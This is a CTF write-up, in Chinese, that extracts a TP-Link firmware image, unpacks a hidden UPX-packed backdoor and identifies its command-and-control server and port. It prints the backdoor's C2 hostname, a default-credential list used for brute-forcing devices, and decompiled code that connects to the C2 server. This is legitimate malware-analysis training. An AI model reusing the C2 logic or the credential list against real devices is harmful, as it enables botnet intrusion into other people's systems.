

# BUUCTF firmware

原创

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本文链接：<https://blog.csdn.net/inryyy/article/details/108329097>

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拿到题目，发现是一个bin文件



首先用binwalk来提取文件

```
hewenbin@hewenbin-virtual-machine:~/题目$ binwalk -e 1.bin
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	TP-Link firmware header, firmware version: 1.-20432.3, image version: "", product ID: 0x0, product version: 155254791, kernel load address: 0x0, kernel entry point: 0x80002000, kernel offset: 4063744, kernel length: 512, rootfs offset: 772784, rootfs length: 1048576, bootloader offset: 2883584, bootloader length: 0
69424	0x10F30	Certificate in DER format (x509 v3), header length: 4, sequence length: 64
94080	0x16F80	U-Boot version string, "U-Boot 1.1.4 (Aug 26 2013 - 09:07:51)"
94256	0x17030	CRC32 polynomial table, big endian
131584	0x20200	TP-Link firmware header, firmware version: 0.0.3, image version: "", product ID: 0x0, product version: 155254791, kernel load address: 0x0, kernel entry point: 0x80002000, kernel offset: 3932160, kernel length: 512, rootfs offset: 772784, rootfs length: 1048576, bootloader offset: 2883584, bootloader length: 0
132096	0x20400	LZMA compressed data, properties: 0x5D, dictionary size: 33554432 bytes, uncompressed size: 2203728 bytes

WARNING: Extractor.execute failed to run external extractor 'sasquatch -p 1 -le -d 'squashfs-root' '%e': [Errno 2] No such file or directory: 'sasquatch': 'sasquatch', 'sasquatch -p 1 -le -d 'squashfs-root' '%e' might not be installed correctly

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120200.squashfs这是一个linux的压缩文件

我们需要firmware-mod-kit工具来进行解压。

firmware-mod-kit工具：[传送门](#)

我们把文件放在firmware-mod-kit目录下进行解压

```
hewenbin@hewenbin-virtual-machine:~/firmware-mod-kit$ ./unsquashfs_all.sh 120200.squashfs
```

```

./unsquashfs_att.sh: [ ] 85: ./src/otmawk: 没有那个文件或目录
Attempting to extract SquashFS .X file system...

Trying ./src/squashfs-2.1-r2/unsquashfs...
Trying ./src/squashfs-2.1-r2/unsquashfs-lzma...
Trying ./src/squashfs-3.0/unsquashfs...
Trying ./src/squashfs-3.0/unsquashfs-lzma...
Trying ./src/squashfs-3.0-lzma-damn-small-variant/unsquashfs-lzma...
Trying ./src/others/squashfs-2.0-nb4/unsquashfs...
Trying ./src/others/squashfs-3.0-e2100/unsquashfs...
Trying ./src/others/squashfs-3.0-e2100/unsquashfs-lzma...
Trying ./src/others/squashfs-3.2-r2/unsquashfs...
Trying ./src/others/squashfs-3.2-r2-lzma/squashfs3.2-r2/squashfs-tools/unsquashfs...
Trying ./src/others/squashfs-3.2-r2-hg612-lzma/unsquashfs...
Trying ./src/others/squashfs-3.2-r2-wnr1000/unsquashfs...
Trying ./src/others/squashfs-3.2-r2-rtn12/unsquashfs...
Trying ./src/others/squashfs-3.3/unsquashfs...
Trying ./src/others/squashfs-3.3-lzma/squashfs3.3/squashfs-tools/unsquashfs...
Trying ./src/others/squashfs-3.3-grml-lzma/squashfs3.3/squashfs-tools/unsquashfs...
Trying ./src/others/squashfs-3.4-cisco/unsquashfs...
Trying ./src/others/squashfs-3.4-nb4/unsquashfs...
Trying ./src/others/squashfs-3.4-nb4/unsquashfs-lzma...
Trying ./src/others/squashfs-4.2-official/unsquashfs... Parallel unsquashfs: Using 1 processor

Trying ./src/others/squashfs-4.2/unsquashfs... Parallel unsquashfs: Using 1 processor

Trying ./src/others/squashfs-4.0-lzma/unsquashfs-lzma... Parallel unsquashfs: Using 1 processor
480 inodes (523 blocks) to write


=====
created 341 files
created 39 directories
created 70 symlinks
created 0 devices
created 0 fifos
File system successfully extracted!
MKFS=". /src/others/squashfs-4.0-lzma/mksquashfs-lzma"

```

] 454/523 86%

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解压出来的文件:




题目要求分析出后门程序所使用的远程服务器和端口。

tmp文件夹中有我们想要的后门程序:



拿到文件后, 放进ida



有壳, 我们去脱壳。

C:\Windows\system32\cmd.exe



```

Microsoft Windows [版本 10.0.19041.450]
(c) 2020 Microsoft Corporation. 保留所有权利。

C:\Users\al084>upx -d backdoor
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2018
UPX 3.95w Markus Oberhumer, Laszlo Molnar & John Reiser Aug 26th 2018

File size      Ratio      Format      Name
-----
54907 <-      19508     35.53%     linux/arm   backdoor

Unpacked 1 file.

C:\Users\al084>

```

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再次拖进ida，我们要寻找的是远程服务器和端口。

首先查看字符串，

Address	Length	Type	String
LOAD:000...	00000007	C	malloc
LOAD:000...	00000006	C	raise
LOAD:000...	00000006	C	ioctl
LOAD:000...	00000005	C	atoi
LOAD:000...	00000008	C	waitpid
LOAD:000...	00000006	C	close
LOAD:000...	00000005	C	open
LOAD:000...	00000007	C	strchr
LOAD:000...	0000000C	C	getsockname
LOAD:000...	00000007	C	sendto
LOAD:000...	00000006	C	vfork
LOAD:000...	00000006	C	sleep
LOAD:000...	00000007	C	setuid
LOAD:000...	00000006	C	fcntl
LOAD:000...	0000000E	C	getdtablesize
LOAD:000...	00000007	C	strcmp
LOAD:000...	00000012	C	__libc_start_main
LOAD:000...	00000006	C	write
LOAD:000...	00000006	C	ntohl
LOAD:000...	00000005	C	free
LOAD:000...	0000000A	C	GLIBC_2.4
.rodata:...	00000014	C	echo.byethost51.com
.rodata:...	00000005	C	root
.rodata:...	00000006	C	admin
.rodata:...	00000005	C	user
.rodata:...	00000006	C	login
.rodata:...	00000006	C	guest
.rodata:...	00000005	C	toor
.rodata:...	00000009	C	changene
.rodata:...	00000005	C	1234
.rodata:...	00000006	C	12345
.rodata:...	00000007	C	123456
.rodata:...	00000008	C	default
.rodata:...	00000005	C	pass
.rodata:...	00000009	C	password
.rodata:...	00000007	C	(null)

<https://blog.csdn.net/inryyy>

接下来只缺端口了，我们找到这个函数。

```

while ( 1 )
{
    while ( initConnection() )
    {
        puts("Failed to connect...");
        sleep(5u);
    }
    v7 = mainCommSock;
    v8 = getBuild();
    sockprintf(v7, "BUILD %s", v8);
    v24 = 0;
    i = 0;
}

```

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```

1: 0001 initConnection()
2: {
3:     char *v0; // r0
4:     char s; // [sp+4h] [bp-208h]
5:     int v3; // [sp+204h] [bp-8h]
6:
7:     memset(&s, 0, 0x200u);
8:     if ( mainCommSock )
9:     {
10:        close(mainCommSock);
11:        mainCommSock = 0;
12:    }
13:    if ( currentServer )
14:        ++currentServer;
15:    else
16:        currentServer = 0;
17:    strcpy(&s, (&commServer)[currentServer]);
18:    v3 = 36667;
19:    if ( strchr(&s, 58) )
20:    {
21:        v0 = strchr(&s, 58);
22:        v3 = atoi(v0 + 1);
23:        *strchr(&s, 58) = 0;
24:    }
25:    mainCommSock = socket(2, 1, 0);
26:    return connectTimeout(mainCommSock, &s, v3, 30) == 0;
27: }

```

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端口即36667

我们可以得到 echo.byethost51.com:36667，然后在进行md5加密即可。